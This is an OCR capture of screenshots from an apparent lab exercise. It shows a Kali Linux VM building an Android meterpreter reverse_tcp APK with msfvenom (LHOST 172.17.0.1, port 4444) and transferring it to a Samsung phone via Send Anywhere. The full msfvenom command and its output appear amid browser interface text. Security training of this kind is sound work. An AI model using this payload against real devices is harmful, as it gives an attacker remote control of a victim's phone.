
Checking the IP address

Creating a payload using msfvenom

Uploading created payload .apk file
on sendanywhere.com



kali linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Send Anywhere - File tran

https://send-anywhere.com

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

sendanywhere

Transfer Product Send Anywhere Email Add-on Download

New plans are newly released!

Sign in

Waiting...

Enter the 6-digit key on the receiving device

Expires in **09:58**

0 0 3 5 2 2

Receive

Input key

sendanywhere

Want to send larger files on Gmail?

Send Gmail with large files without storing anything on Google Drive.

Send Anywhere Email Add-on

See more features

Support

Right Ctrl

kali linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Send Anywhere - File tran

https://send-anywhere.com

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

sendanywhere

Transfer Product Send Anywhere Email Add-on Download

New plans are newly released!

Sign in

Done!

SM-A226B

Samsung SM-A226B

Total 1 files • 10 KB

OK

Receive

Input key

sendanywhere

Want to send larger files on Gmail?

Send Gmail with large files without storing anything on Google Drive.

Send Anywhere Email Add-on

See more features

Support


This website uses cookies to enhance user experience and to analyze performance and traffic on our website. We also share information about your use of our site with our social media, advertising and analytics partners. Cookie Policy

Cookie Settings Accept All Cookies

Right Ctrl

kali linux [Running] - Oracle VM VirtualBox

File Machine View Input



Trash

File System

Home

20:12

advait@10: ~

File Actions Edit View Help


advait@10: ~ × advait@10: ~ ×


```
┌──(advait㉿10)-[~]
└─$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=172.17.0.1 LPORT=4444 R > task3.apk
[sudo] password for advait:
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10239 bytes

┌──(advait㉿10)-[~]
└─$
```


SALE

